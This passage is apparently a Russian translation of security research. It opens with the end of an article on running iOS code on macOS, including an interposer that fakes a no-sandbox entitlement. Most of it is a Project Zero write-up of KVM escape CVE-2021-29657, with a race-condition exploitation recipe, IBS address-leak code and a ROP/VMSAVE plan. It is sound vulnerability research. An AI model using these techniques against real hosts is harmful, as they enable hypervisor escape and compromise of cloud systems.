Перехватчик экспортирует ожидаемую `libsystem_secinit` функцию разрешений и возвращает закрытый флаг отсутствия песочницы. Он также может оборачивать другие платформенные API, когда целевой фреймворк ожидает окружение установленного приложения.

```
#include <xpc/xpc.h>

xpc_object_t xpc_copy_entitlements_for_self(void) {
    xpc_object_t result = xpc_dictionary_create(NULL, NULL, 0);
    xpc_dictionary_set_bool(result,
        "com.apple.private.security.no-sandbox", true);
    return result;
}
```

Заключение

macOS уже содержит механизмы ядра и среды выполнения, необходимые для размещения приложений iOS. Два основных препятствия для произвольных бинарных файлов — атрибут платформы запуска и усиленная политика инициализации песочницы и перехвата. Запуск в приостановленном состоянии с последующим исправлением dyld устраняет этот разрыв.

Нативное выполнение улучшает динамический анализ и фаззинг библиотек, предназначенных только для iOS, с учётом покрытия. Оно не воспроизводит идеально аппаратное обеспечение устройства или все службы, но делает значительную часть ранее неудобного для исследования кода доступной стандартным средствам отладки и фаззинга macOS.

EPYC-побег: исследование выхода из KVM

Автор: Феликс Вильгельм, Project Zero

Введение

KVM (Kernel-based Virtual Machine) — фактический стандарт гипервизора для облачных сред на базе Linux. За пределами Azure почти все крупные облачные и хостинг-провайдеры работают поверх KVM, что делает его одной из фундаментальных границ безопасности облака.

В этой публикации я описываю уязвимость в специфичном для AMD коде KVM и объясняю, как превратить её в полноценный выход из виртуальной машины. Насколько мне известно, это первый публичный разбор выхода гостя KVM на хост, не опирающегося на ошибки компонентов пользовательского режима, таких как QEMU. Ошибка получила номер CVE-2021-29657, затрагивает версии ядра с v5.10-rc1 по v5.12-rc6 и была исправлена в конце марта 2021 года. Поскольку эксплуатация стала возможна лишь в v5.10, а ошибку обнаружили примерно через пять месяцев, большинство реальных развёртываний KVM не должно быть затронуто. Тем не менее проблема представляет интересный пример работы, необходимой для создания стабильного выхода из гостя KVM на хост, и, надеюсь, этот разбор укрепит понимание того, что компрометация гипервизора — не только теоретическая угроза.

Сначала я кратко рассмотрю архитектуру KVM, а затем перейду к ошибке и её эксплуатации.

KVM

KVM — гипервизор Linux с открытым исходным кодом, поддерживающий аппаратно ускоренную виртуализацию на x86, ARM, PowerPC и S/390. В отличие от другого крупного открытого гипервизора Xen, KVM глубоко интегрирован с ядром Linux и использует его планировщик, управление памятью и аппаратные интеграции для эффективной виртуализации.

KVM реализован в виде одного или нескольких модулей ядра (`kvm.ko` плюс `kvm-intel.ko` или `kvm-amd.ko` на x86), предоставляющих процессам пользовательского режима низкоуровневый API на основе IOCTL через устройство `/dev/kvm`. С помощью этого API процесс пользовательского режима, часто называемый VMM (Virtual Machine Manager), может создавать виртуальные машины, назначать vCPU и память, а также перехватывать обращения к памяти или вводу-выводу, предоставляя доступ к эмулируемым или учитывающим виртуализацию устройствам. QEMU долгое время был стандартным компонентом пользовательского режима для виртуализации на KVM, однако в последние годы стали популярны альтернативы: LKVM, crosvm и Firecracker.

Хотя зависимость KVM от отдельного компонента пользовательского режима поначалу кажется сложной, она даёт важное преимущество: каждая виртуальная машина на хосте KVM взаимно однозначно соответствует процессу Linux, поэтому ей можно управлять стандартными средствами Linux.

Например, память гостя можно изучить, выгрузив выделенную память его процесса пользовательского режима, а ограничения ресурсов процессорного времени и памяти легко применить обычным способом. Кроме того, KVM может передать большую часть работы по эмуляции устройств компоненту пользовательского режима. За исключением нескольких чувствительных к производительности устройств, связанных с обработкой прерываний, весь

сложный низкоуровневый код виртуальных дисков, сети и GPU может быть реализован в пользовательском режиме.

Публичные разборы связанных с KVM уязвимостей и эксплойтов показывают, что это архитектурное решение было разумным. Подавляющее большинство раскрытых уязвимостей и все общедоступные эксплойты затрагивают QEMU и его поддержку эмулируемых или паравиртуализированных устройств.

Хотя поверхность атаки ядра KVM значительно меньше, чем у стандартной конфигурации QEMU или похожих VMM пользовательского режима, уязвимость KVM обладает преимуществами, делающими её очень ценной для атакующего:

• VMM пользовательского режима можно поместить в песочницу, чтобы ограничить последствия выхода из VM, но для самого KVM такой возможности нет. Получив выполнение кода или столь же мощный примитив, например запись в таблицы страниц, в контексте ядра хоста, атакующий полностью компрометирует систему.
• Из-за не самой лучшей истории безопасности QEMU новые VMM пользовательского режима, например crosvm и Firecracker, написаны на Rust — языке с безопасной памятью. Конечно, остаются уязвимости, не связанные с безопасностью памяти, и проблемы из-за неправильного или ошибочного использования API KVM, но Rust эффективно предотвращает подавляющее большинство ошибок, ранее обнаруживавшихся в VMM пользовательского режима на C.
• Наконец, чистый эксплойт KVM может работать против целей с закрытыми или сильно изменёнными VMM пользовательского режима. Крупные облачные провайдеры публично не раскрывают подробности своих стеков виртуализации, но разумно предположить, что производственные нагрузки не зависят от неизменённой версии QEMU. В то же время меньшая кодовая база KVM делает глубокие изменения маловероятными, а список участников проекта указывает на выраженную склонность отправлять существующие изменения в upstream.

Учитывая эти преимущества, я решил поискать уязвимость KVM, которую можно превратить в выход из гостя на хост. Ранее мне удавалось находить уязвимости в поддержке вложенной виртуализации KVM на процессорах Intel, поэтому изучение той же функциональности для AMD казалось хорошей отправной точкой. Тем более что недавний рост доли AMD в серверном сегменте внезапно сделал реализацию AMD в KVM более интересной целью, чем в предыдущие годы.

Вложенная виртуализация — возможность VM, называемой L1, запускать вложенных гостей L2 — также долго оставалась нишевой функцией. Однако аппаратные улучшения, уменьшающие накладные расходы, и растущий спрос клиентов делают её всё доступнее. Например, Microsoft активно продвигает Virtualization-based Security в новых версиях Windows, а для поддержки размещённых в облаке установок Windows требуется вложенная виртуализация. KVM по умолчанию включает её и для AMD, и для Intel, поэтому если администратор или VMM пользовательского режима явно её не отключит, она входит в поверхность атаки вредоносной или скомпрометированной VM.

Расширение виртуализации AMD называется SVM (Secure Virtual Machine). Для поддержки вложенной виртуализации гипервизор хоста должен перехватывать все инструкции SVM, выполняемые гостями, эмулировать их поведение и синхронизировать состояние с аппаратурой. Как нетрудно представить, корректная реализация очень сложна и содержит большой потенциал для комплексных логических ошибок, что делает её идеальной целью ручного анализа кода.

Ошибка

Перед погружением в кодовую базу KVM и найденную ошибку я кратко объясню работу AMD SVM, чтобы остальную часть публикации было легче понять. Подробная документация приведена в AMD64 Architecture Programmer's Manual, Volume 2: System Programming, Chapter 15. Если поддержка SVM включена установкой бита SVME в MSR EFER, SVM добавляет в x86-64 шесть новых инструкций. Самая интересная из них — `VMRUN`, которая, как следует из названия, запускает гостевую VM. `VMRUN` получает неявный параметр через регистр RAX, указывающий на выровненный по странице физический адрес структуры «virtual machine control block» (VMCB), описывающей состояние и конфигурацию VM.

VMCB разделён на две части. Первая — State Save area, где хранятся значения всех регистров гостя, включая сегментные и управляющие. Вторая — Control area, описывающая конфигурацию VM. Control area задаёт включённые функции виртуализации, определяет действия VM, перехватываемые для вызова VM exit, и хранит фундаментальные параметры, например адрес таблицы страниц для nested paging.

Если VMCB подготовлен корректно и процессор ещё не выполняет VM, `VMRUN` сначала сохраняет состояние хоста в области памяти host save area, адрес которой задаётся записью физического адреса в MSR `VM_HSAVE_PA`. После сохранения состояния хоста CPU переключается в контекст VM, а `VMRUN` возвращает управление лишь после вызова VM exit по той или иной причине.

Интересная особенность SVM состоит в том, что значительную часть восстановления состояния после VM exit должен выполнять гипервизор. После VM exit к предыдущим значениям хоста восстанавливаются только RIP, RSP и RAX, а все остальные регистры общего назначения по-прежнему содержат значения гостя. Кроме того, для полного переключения контекста требуется вручную выполнить инструкции `VMSAVE`/`VMLOAD`, сохраняющие и загружающие дополнительные системные регистры (FS, SS, LDTR, STAR, LSTAR и другие) из памяти.

Для работы вложенной виртуализации KVM перехватывает выполнение инструкции `VMRUN` и создаёт собственный VMCB на основе VMCB, подготовленного гостем L1 и называемого в терминологии KVM `vmcb12`. Разумеется, KVM не может доверять предоставленному гостем `vmcb12` и должен тщательно проверять все поля, попадающие в настоящий VMCB, передаваемый аппаратуре и известный как `vmcb02`.

Большая часть кода вложенной виртуализации AMD в KVM реализована в файле `arch/x86/kvm/svm/nested.c`, а код перехвата инструкций `VMRUN` вложенных гостей — в `nested_svm_vmrun`:

```
int nested_svm_vmrun(struct vcpu_svm *svm)
{
    int ret;
    struct vmcb *vmcb12;
    struct vmcb *hsave = svm->nested.hsave;
    struct vmcb *vmcb = svm->vmcb;
    struct kvm_host_map map;
    u64 vmcb12_gpa;

    vmcb12_gpa = svm->vmcb->save.rax;

    /* 1 */
    ret = kvm_vcpu_map(&svm->vcpu, gpa_to_gfn(vmcb12_gpa), &map);
    /* 2 */
    ...
    ret = kvm_skip_emulated_instruction(&svm->vcpu);
    vmcb12 = map.hva;

    if (!nested_vmcb_checks(svm, vmcb12)) { /* 3 */
        vmcb12->control.exit_code = SVM_EXIT_ERR;
        vmcb12->control.exit_code_hi = 0;
        vmcb12->control.exit_info_1 = 0;
        vmcb12->control.exit_info_2 = 0;
        goto out;
```

```
    }

    ...

    /* Save the old vmcb, so we don't need to pick what we save, but can
     * restore everything when a VMEXIT occurs. */
    hsave->save.es = vmcb->save.es;
    hsave->save.cs = vmcb->save.cs;
    hsave->save.ss = vmcb->save.ss;
    hsave->save.ds = vmcb->save.ds;
    hsave->save.gdtr = vmcb->save.gdtr;
    hsave->save.idtr = vmcb->save.idtr;
    hsave->save.efer = svm->vcpu.arch.efer;
    hsave->save.cr0 = kvm_read_cr0(&svm->vcpu);
    hsave->save.cr4 = svm->vcpu.arch.cr4;
    hsave->save.rflags = kvm_get_rflags(&svm->vcpu);
    hsave->save.rip = kvm_rip_read(&svm->vcpu);
    hsave->save.rsp = vmcb->save.rsp;
    hsave->save.rax = vmcb->save.rax;
    if (npt_enabled)
        hsave->save.cr3 = vmcb->save.cr3;
    else
        hsave->save.cr3 = kvm_read_cr3(&svm->vcpu);
    copy_vmcb_control_area(&hsave->control, &vmcb->control);

    svm->nested.nested_run_pending = 1;
    if (enter_svm_guest_mode(svm, vmcb12_gpa, vmcb12)) /* 4 */
        goto out_exit_err;
    if (nested_svm_vmrun_msrpm(svm))
        goto out;

out_exit_err:
    svm->nested.nested_run_pending = 0;
    svm->vmcb->control.exit_code = SVM_EXIT_ERR;
    svm->vmcb->control.exit_code_hi = 0;
    svm->vmcb->control.exit_info_1 = 0;
    svm->vmcb->control.exit_info_2 = 0;
    nested_svm_vmexit(svm);
out:
    kvm_vcpu_unmap(&svm->vcpu, &map, true);
    return ret;
}
```

Сначала функция извлекает значение RAX из активного vmcb (`svm->vcmb`) в точке **1**; номера отмечены в примерах кода. Для гостей с nested paging, а сегодня актуальна только такая конфигурация, RAX содержит гостевой физический адрес (GPA), который необходимо сначала преобразовать в физический адрес хоста (HPA). `kvm_vcpu_map` в точке **2** выполняет это преобразование и отображает нижележащую страницу по виртуальному адресу хоста (HVA), непосредственно доступному KVM.

После отображения VMCB вызывается `nested_vmcb_checks` для базовой проверки в точке **3**. Затем контекст гостя L1, хранящийся в `svm->vmcb`, копируется в host save area `svm->nested.hsave`, после чего KVM входит в контекст вложенного гостя вызовом `enter_svm_guest_mode` в точке **4**.

```
int enter_svm_guest_mode(struct vcpu_svm *svm, u64 vmcb12_gpa,
                         struct vmcb *vmcb12)
{
    int ret;

    svm->nested.vmcb12_gpa = vmcb12_gpa;
    load_nested_vmcb_control(svm, &vmcb12->control);
    nested_prepare_vmcb_save(svm, vmcb12);
    nested_prepare_vmcb_control(svm);

    ret = nested_svm_load_cr3(&svm->vcpu, vmcb12->save.cr3,
                              nested_npt_enabled(svm));
    if (ret)
        return ret;
    svm_set_gif(svm, true);
```

```
    return 0;
}

static void load_nested_vmcb_control(struct vcpu_svm *svm,
                                     struct vmcb_control_area *control)
{
    copy_vmcb_control_area(&svm->nested.ctl, control);
    ...
}
```

Из `enter_svm_guest_mode` видно, что KVM напрямую копирует control area `vmcb12` в `svm->nested.ctl` и не выполняет дальнейших проверок скопированного значения.

Читатели, знакомые с double fetch или уязвимостями Time-of-Check-to-Time-of-Use, уже могут заметить потенциальную проблему: вызов `nested_vmcb_checks` в начале `nested_svm_vmrun` выполняет все проверки над копией VMCB, хранящейся в гостевой памяти. Поэтому гость с несколькими ядрами CPU может изменить поля VMCB после проверки в `nested_vmcb_checks`, но до их копирования в `svm->nested.ctl` функцией `load_nested_vmcb_control`.

Рассмотрим `nested_vmcb_checks` и выясним, какие проверки можно обойти таким способом:

```
static bool nested_vmcb_check_controls(struct vmcb_control_area *control)
{
    if ((vmcb_is_intercept(control, INTERCEPT_VMRUN)) == 0)
        return false;

    if (control->asid == 0)
        return false;

    if ((control->nested_ctl & SVM_NESTED_CTL_NP_ENABLE) && !npt_enabled)
        return false;

    return true;
}
```

На первый взгляд всё выглядит безобидно. `control->asid` нигде не используется, а последняя проверка актуальна только для систем без поддержки nested paging. Однако первая проверка оказывается очень интересной.

По неизвестной мне причине VMCB SVM содержит бит, включающий или отключающий перехват инструкции `VMRUN` при выполнении внутри гостя. Аппаратура фактически не поддерживает сброс этого бита и немедленно вызывает VMEXIT, поэтому проверка в `nested_vmcb_check_controls` просто воспроизводит это поведение. Если выиграть гонку и обойти проверку, непрерывно переключая значение бита `INTERCEPT_VMRUN`, можно получить состояние, в котором `svm->nested.ctl` содержит 0 вместо бита `INTERCEPT_VMRUN`. Чтобы понять последствия, сначала рассмотрим обработку вложенных vmexit в KVM.

Основной обработчик выхода SVM — функция `handle_exit` в `arch/x86/kvm/svm.c`, вызываемая при каждом VMEXIT. Когда KVM выполняет вложенного гостя, он сначала должен определить, кому обрабатывать выход: ему самому или гипервизору L1. Для этого вызывается `nested_svm_exit_handled` в точке **5**, возвращающая `NESTED_EXIT_DONE`, если vmexit обработает гипервизор L1 и гипервизору L0 больше ничего делать не нужно:

```
static int handle_exit(struct kvm_vcpu *vcpu, fastpath_t exit_fastpath)
{
    struct vcpu_svm *svm = to_svm(vcpu);
    struct kvm_run *kvm_run = vcpu->run;
    u32 exit_code = svm->vmcb->control.exit_code;
    ...
    if (is_guest_mode(vcpu)) {
        int vmexit;

        trace_kvm_nested_vmexit(exit_code, vcpu, KVM_ISA_SVM);
        vmexit = nested_svm_exit_special(svm);
        if (vmexit == NESTED_EXIT_CONTINUE)
```

```
            vmexit = nested_svm_exit_handled(svm); /* 5 */
        if (vmexit == NESTED_EXIT_DONE)
            return 1;
    }
}

static int nested_svm_intercept(struct vcpu_svm *svm)
{
    /* exit_code == INTERCEPT_VMRUN when the L2 guest executes vmrun */
    u32 exit_code = svm->vmcb->control.exit_code;
    int vmexit = NESTED_EXIT_HOST;

    switch (exit_code) {
    case SVM_EXIT_MSR:
        vmexit = nested_svm_exit_handled_msr(svm);
        break;
    case SVM_EXIT_IOIO:
        vmexit = nested_svm_intercept_ioio(svm);
        break;
    ...
    default:
        if (vmcb_is_intercept(&svm->nested.ctl, exit_code)) /* 7 */
            vmexit = NESTED_EXIT_DONE;
    }
    return vmexit;
}

int nested_svm_exit_handled(struct vcpu_svm *svm)
{
    int vmexit = nested_svm_intercept(svm); /* 6 */
    if (vmexit == NESTED_EXIT_DONE)
        nested_svm_vmexit(svm); /* 8 */
    return vmexit;
}
```

`nested_svm_exit_handled` сначала вызывает `nested_svm_intercept` в точке **6**, чтобы определить, следует ли обработать выход. Когда гость L2 вызывает выход выполнением `VMRUN`, выполняется ветвь default в точке **7**, проверяющая наличие бита `INTERCEPT_VMRUN` в `svm->nested.ctl`. В норме он должен присутствовать всегда, и функция возвращает `NESTED_EXIT_DONE`, чтобы вызвать вложенный VM exit из L2 в L1 и передать обработку гипервизору L1 в точке **8**. Так KVM поддерживает бесконечное вложение гипервизоров.

Однако если гость L1 использовал описанное состояние гонки, в `svm->nested.ctl` отсутствует бит `INTERCEPT_VMRUN` и VM exit обрабатывает сам KVM. Это приводит ко второму вызову `nested_svm_vmrun`, пока выполнение всё ещё находится в контексте гостя L2. `nested_svm_vmrun` не рассчитана на такую ситуацию и вслепую перезаписывает контекст L1 в `svm->nested.hsave` данными активного `svm->vmcb`, содержащего данные гостя L2:

```
/* Save the old vmcb, so we don't need to pick what we save, but can
 * restore everything when a VMEXIT occurs. */
hsave->save.es = vmcb->save.es;
hsave->save.cs = vmcb->save.cs;
hsave->save.ss = vmcb->save.ss;
hsave->save.ds = vmcb->save.ds;
hsave->save.gdtr = vmcb->save.gdtr;
hsave->save.idtr = vmcb->save.idtr;
hsave->save.efer = svm->vcpu.arch.efer;
hsave->save.cr0 = kvm_read_cr0(&svm->vcpu);
hsave->save.cr4 = svm->vcpu.arch.cr4;
hsave->save.rflags = kvm_get_rflags(&svm->vcpu);
hsave->save.rip = kvm_rip_read(&svm->vcpu);
hsave->save.rsp = vmcb->save.rsp;
hsave->save.rax = vmcb->save.rax;
if (npt_enabled)
    hsave->save.cr3 = vmcb->save.cr3;
else
    hsave->save.cr3 = kvm_read_cr3(&svm->vcpu);
copy_vmcb_control_area(&hsave->control, &vmcb->control);
```

Это становится проблемой безопасности из-за обработки перехватов Model Specific Register (MSR) для вложенных гостей.

SVM использует bitmap разрешений, чтобы управлять доступом VM к MSR. Это структура размером 8 КиБ с двумя битами на каждый MSR: один управляет чтением, другой — записью. Единица означает, что доступ перехватывается и вызывает VM exit, ноль — что VM получает прямой доступ к MSR. Адрес HPA bitmap хранится в control area VMCB, а для обычных гостей KVM L1 страницы выделяются и закрепляются в памяти сразу после создания vCPU.

Для вложенного гостя bitmap разрешений MSR хранится в `svm->nested.msrpm`, а его физический адрес копируется в активный VMCB — в `svm->vmcb->control.msrpm_base_pa` — на время выполнения вложенного гостя. С помощью описанного двойного вызова `nested_svm_vmrun` вредоносный гость может скопировать это значение в VMCB `svm->nested.hsave` при выполнении `copy_vmcb_control_area`. Это интересно, поскольку область hsave KVM в норме содержит только данные контекста гостя L1, поэтому `svm->nested.hsave.msrpm_base_pa` обычно указывал бы на закреплённые страницы bitmap MSR конкретного vCPU.

Этот крайний случай становится эксплуатируемым благодаря сравнительно недавнему изменению KVM.

Начиная с коммита прошлого октября «2fcf4876: KVM: nSVM: implement on demand allocation of the nested state», `svm->nested.msrpm` динамически выделяется и освобождается, когда гость изменяет бит SVME регистра `MSR_EFER`:

```
int svm_set_efer(struct kvm_vcpu *vcpu, u64 efer)
{
    struct vcpu_svm *svm = to_svm(vcpu);
    u64 old_efer = vcpu->arch.efer;

    vcpu->arch.efer = efer;
    if ((old_efer & EFER_SVME) != (efer & EFER_SVME)) {
        if (!(efer & EFER_SVME)) {
            svm_leave_nested(svm);
            svm_set_gif(svm, true);
            ...
            /* Free the nested guest state, unless we are in SMM. */
            if (!is_smm(&svm->vcpu))
                svm_free_nested(svm);
        }
        ...
    }
}
```

В случае отключения SVME KVM сначала вызывает `svm_leave_nested`, чтобы принудительно покинуть возможных вложенных гостей, а затем освобождает структуры данных `svm->nested`, включая backing pages bitmap разрешений MSR, в `svm_free_nested`. Поскольку `svm_leave_nested` считает, что `svm->nested.hsave` содержит сохранённый контекст гостя L1, она просто копирует его control area в настоящий VMCB:

```
void svm_leave_nested(struct vcpu_svm *svm)
{
    if (is_guest_mode(&svm->vcpu)) {
        struct vmcb *hsave = svm->nested.hsave;
        struct vmcb *vmcb = svm->vmcb;
        ...
        copy_vmcb_control_area(&vmcb->control, &hsave->control);
        ...
    }
}
```

Но, как сказано выше, `svm->nested.hsave->control.msrpm_base_pa` всё ещё может указывать на `svm->nested->msrpm`. После завершения `svm_free_nested` и возврата управления гостю CPU

использует освобождённые страницы для проверок разрешений MSR. Если страницы повторно используются и частично перезаписываются нулями, гость получает неограниченный доступ к MSR хоста.

Итак, вредоносный гость может получить доступ к MSR хоста следующим способом:

1. Установить бит SVME в `MSR_EFER`, включив вложенную виртуализацию.
2. Многократно пытаться запустить гостя L2 инструкцией `VMRUN`, одновременно переключая бит `INTERCEPT_VMRUN` на втором ядре CPU.
3. Если `VMRUN` выполнена успешно, попытаться запустить гостя «L3» ещё одним вызовом `VMRUN`. Если он завершается ошибкой, гонка на шаге 2 проиграна и попытку нужно повторить. Если `VMRUN` успешна, `svm->nested.hsave` перезаписан контекстом L2.
4. Сбросить бит SVME в `MSR_EFER`, всё ещё выполняясь в контексте «L3». Это освобождает backing pages bitmap разрешений MSR, использовавшиеся гостем L2, который теперь снова выполняется.
5. Дождаться повторного использования backing pages хостом KVM. Это потенциально обнулит все или часть битов, предоставив гостю доступ к MSR хоста.

Когда я впервые обнаружил эту уязвимость и сообщил о ней, то был довольно уверен, что такой доступ к MSR более или менее эквивалентен полному выполнению кода на хосте. Хотя интуиция оказалась верной, достижение цели всё равно заняло несколько недель разработки эксплойта. В следующем разделе я опишу превращение примитива в выход из гостя на хост.

Эксплойт

Предположим, гость может получить полный неограниченный доступ к любому MSR, что при включённом по умолчанию в большинстве современных дистрибутивов `init_on_alloc=1` является лишь вопросом времени. Как повысить это до выполнения произвольного кода в контексте хоста KVM? Сначала нужно понять, какие MSR поддерживает современная система AMD. В BIOS and Kernel Developer's Guide для недавних процессоров AMD можно найти широкий набор MSR: от известных и широко используемых EFER (Extended Feature Enable Register) и LSTAR (адрес назначения syscall) до редко используемых, например SMI_ON_IO_TRAP, способного вызвать прерывание System Management Mode при обращении к определённым диапазонам портов ввода-вывода.

В этом списке несколько регистров, например LSTAR и KERNEL_GSBASE, выглядят интересными целями для перенаправления выполнения ядра хоста. Неограниченный доступ к ним фактически разрешён по умолчанию, однако KVM автоматически восстанавливает допустимое состояние после vmexit, поэтому их изменение не влияет на поведение хоста.

Тем не менее есть один упомянутый ранее MSR, который, похоже, даёт прямой путь к выполнению кода: `VM_HSAVE_PA`, где хранится физический адрес host save area, используемой для восстановления контекста хоста при vmexit. Если направить этот MSR в контролируемую нами память, можно подделать вредоносный контекст хоста и выполнить собственный код после vmexit.

Теоретически это звучит просто, но реализация сталкивается с несколькими трудностями:

• AMD совершенно ясно говорит, что программное обеспечение не должно каким-либо образом обращаться к host save area и что формат хранящихся там данных зависит от CPU: «Реализация процессора может сохранить лишь часть состояния хоста или не сохранить его вовсе в области памяти, указанной MSR VM_HSAVE_PA, а часть либо всё состояние хранить в скрытой памяти на кристалле. Разные реализации могут сохранять скрытые части сегментных регистров хоста вместе с селекторами. Поэтому программное обеспечение не должно полагаться на формат или содержимое области сохранения состояния хоста и не должно пытаться изменять состояние хоста,

модифицируя содержимое этой области». (AMD64 Architecture Programmer's Manual, Volume 2: System Programming, стр. 477). В подтверждение этого формат host save area не документирован.
• Отладка проблем с недопустимым состоянием хоста крайне утомительна, поскольку любая ошибка немедленно выключает процессор. Хуже того, я не был уверен, что перезапись MSR `VM_HSAVE_PA` во время выполнения внутри VM вообще работает. В нормальной работе такого происходить не должно, поэтому в худшем случае запись MSR просто вызвала бы немедленный сбой.
• Даже если создать допустимую, но вредоносную host save area внутри гостя, всё равно нужен способ определить её физический адрес хоста (HPA). Поскольку гость работает с nested paging, видимые ему физические адреса (GPA) отделены от эквивалентных HPA ещё одним преобразованием.

Изучив документацию AMD, я всё же решил, что `VM_HSAVE_PA` остаётся лучшим направлением, и стал решать проблемы по очереди.

После дампа host save area обычного гостя KVM на CPU AMD EPYC 7351P первая проблема быстро исчезла: оказалось, что эта область имеет то же расположение, что и обычный VMCB, но инициализировано лишь несколько значимых полей. Более того, среди них присутствовала вся сохранённая информация хоста, описанная в руководстве AMD, поэтому опасение, что всё интересное состояние хранится в памяти на кристалле, оказалось необоснованным.

> **Сохранение состояния хоста.** Чтобы хост мог продолжить работу после #VMEXIT, VMRUN сохраняет как минимум следующую информацию о состоянии:
>
> - CS.SEL, NEXT_RIP — селектор CS и rIP инструкции после VMRUN. После #VMEXIT хост продолжает выполнение по этому адресу.
> - RFLAGS, RAX — режим процессора хоста и регистр, используемый VMRUN для адресации VMCB.
> - SS.SEL, RSP — указатель стека хоста.
> - CR0, CR3, CR4, EFER — режим страничной адресации и работы хоста.
> - IDTR, GDTR — псевдодескрипторы. VMRUN не сохраняет и не восстанавливает LDTR хоста.
> - ES.SEL и DS.SEL.

Ошибочно решив, что проблема создания поддельной, но допустимой host save area решена, я занялся построением infoleak для преобразования GPA в HPA. Несколько часов ручного чтения привели меня к специфичной для AMD функции мониторинга производительности Instruction Based Sampling (IBS). Если включить IBS правильной магической записью в набор MSR, она выбирает каждую N-ю выполненную инструкцию и собирает широкий набор сведений о ней. Информация записывается в другой набор MSR и может использоваться для анализа производительности любого выполняемого на CPU кода. Хотя большая часть документации IBS скудна или трудна для понимания, полезный открытый проект AMD IBS Toolkit содержит рабочий код, понятное высокоуровневое описание IBS и множество полезных ссылок.

IBS поддерживает два режима: один выбирает чтения инструкций, другой — микрооперации, которые можно считать внутренним RISC-представлением более сложных инструкций x64. В зависимости от режима собираются разные данные. Помимо неинтересных нам сведений о кешировании и задержках, выборка чтения возвращает виртуальный и физический адрес выбранной инструкции. Выборка операций ещё полезнее: она возвращает виртуальный адрес исходной инструкции, а также виртуальные и физические адреса, к которым обращается любая микрооперация загрузки или сохранения.

Примечательно, что IBS не учитывает контекст виртуализации пользователя и каждый возвращаемый ей физический адрес является HPA. Разумеется, вне этого эксплойта доступ гостя к

MSR IBS обычно ограничен. Широкий набор возвращаемых IBS данных и полное управление через чтение и запись MSR делают её идеальным средством построения infoleak для нашего эксплойта.

Утечка GPA → HPA сводится к включению выборки операций IBS, выполнению множества инструкций, обращающихся к определённой странице памяти VM, и чтению MSR `IBS_DC_PHYS_AD` для определения её HPA:

```
// This function leaks the HPA of a guest page using AMD's Instruction
// Based Sampling. We try to sample one of our memory loads/writes to *p,
// which will store the physical memory address in MSR_IBS_DC_PHYS_AD.
static u64 leak_guest_hpa(u8 *p)
{
    volatile u8 *ptr = p;
    u64 ibs = scatter_bits(0x2, IBS_OP_CUR_CNT_23) |
              scatter_bits(0x10, IBS_OP_MAX_CNT) | IBS_OP_EN;

    while (true) {
        wrmsr(MSR_IBS_OP_CTL, ibs);
        u64 x = 0;
        for (int i = 0; i < 0x1000; i++) {
            x = ptr[i];
            ptr[i] += ptr[i - 1];
            ptr[i] = x;
            if (i % 50 == 0) {
                u64 valid = rdmsr(MSR_IBS_OP_CTL) & IBS_OP_VAL;
                if (valid) {
                    u64 op3 = rdmsr(MSR_IBS_OP_DATA3);
                    if ((op3 & IBS_ST_OP) || (op3 & IBS_LD_OP)) {
                        if (op3 & IBS_DC_PHY_ADDR_VALID) {
                            printf("[x] leak_guest_hpa: %lx %lx %lx\n",
                                   rdmsr(MSR_IBS_OP_RIP),
                                   rdmsr(MSR_IBS_DC_PHYS_AD),
                                   rdmsr(MSR_IBS_DC_LIN_AD));
                            return rdmsr(MSR_IBS_DC_PHYS_AD) & ~(0xFFF);
                        }
                    }
                    wrmsr(MSR_IBS_OP_CTL, ibs);
                }
            }
        }
        wrmsr(MSR_IBS_OP_CTL, ibs & ~IBS_OP_EN);
    }
}
```

С помощью этого примитива infoleak я начал создавать поддельную host save area: подготовил собственные таблицы страниц для CR3, таблицы дескрипторов прерываний и сегментные дескрипторы, а RIP направил на простейший shellcode, записывающий данные в последовательную консоль. Разумеется, первые попытки немедленно обрушили всю систему. Даже после нескольких дней проверки правильности настройки система мгновенно падала, стоило направить MSR hsave в мою область.

После двух недель без прогресса, сотой перезагрузки сервера, поисков другой стратегии эксплуатации и знакомства с удивительной регулярностью миграций физических страниц в Linux я понял важную ошибку. То, что CPU инициализирует все ожидаемые поля host save area, ещё не означает, что они используются для восстановления контекста хоста. Медленные эксперименты показали, что мой CPU AMD EPYC игнорирует в host save area всё, кроме значений регистров RIP, RSP и RAX.

Для локального повышения привилегий такого управления регистрами было бы достаточно, но выход за границу VM сложнее. Управление RIP и RSP естественно подталкивает к ROP-цепочке ядра, однако сначала необходимо обойти рандомизацию адресов ядра хоста и найти способ сохранить контролируемые данные по известному виртуальному адресу хоста (HVA).

К счастью, IBS предоставляет мощный примитив infoleak, позволяющий собрать все необходимые сведения за один запуск:

• Базовый адрес ядра хоста, точнее `kvm-amd.ko`, можно раскрыть, включив выборку IBS с малым интервалом и немедленно вызвав VM exit. После продолжения VM MSR результатов IBS будут содержать HVA инструкций, выполненных KVM при обработке выхода.
• Самый мощный способ сохранить данные по известному HVA — раскрыть расположение линейного отображения ядра, также называемого physmap: взаимно однозначного отображения всех физических страниц системы. Это даёт примитив преобразования GPA → HVA: сначала используется описанная выше утечка GPA → HPA, затем HPA прибавляется к базовому адресу physmap. Раскрыть physmap можно выборкой микроопераций ядра хоста, пока не найдётся чтение или запись, у которых младшие примерно 30 бит виртуального и физического адресов совпадают.

Имея все строительные блоки, можно построить ROP-цепочку ядра с интересной полезной нагрузкой. Однако есть важное ограничение. Когда мы захватываем выполнение после vmexit, система всё ещё находится в несколько нестабильном состоянии. Как сказано выше, переключение контекста SVM минимально, и до пригодной к работе системы не хватает как минимум одной инструкции `VMLOAD` и повторного включения прерываний. Эту ошибку наверняка можно эксплуатировать, восстановив исходный контекст хоста достаточно сложной ROP-цепочкой, но я решил найти способ выполнить собственный код.

Несколько лет назад physmap Linux всё ещё отображался как исполняемый, и для выполнения собственного кода достаточно было перейти в physmap-отображение одной из гостевых страниц. Теперь это невозможно: ядро старается не отображать страницы одновременно записываемыми и исполняемыми. Но защита страниц применяется только к обращениям виртуальной памяти, так почему бы не воспользоваться инструкцией, напрямую записывающей контролируемые данные по физическому адресу? Из первоначального обсуждения SVM вы можете помнить инструкцию `VMSAVE`, которая сохраняет скрытое состояние гостя или хоста в VMCB. Как и `VMRUN`, `VMSAVE` получает неявным аргументом физический адрес VMCB в регистре RAX. Затем она записывает в VMCB следующее состояние регистров:

• FS, GS, TR, LDTR
• KernelGsBase
• STAR, LSTAR, CSTAR, SFMASK
• SYSENTER_CS, SYSENTER_ESP, SYSENTER_EIP

`VMSAVE` интересна нам по нескольким причинам:

• Она используется в обычном обработчике выхода SVM в KVM и легко встраивается в минимальную ROP-цепочку.
• Она работает с физическими адресами, поэтому может записывать данные в произвольную память, включая собственный код KVM.
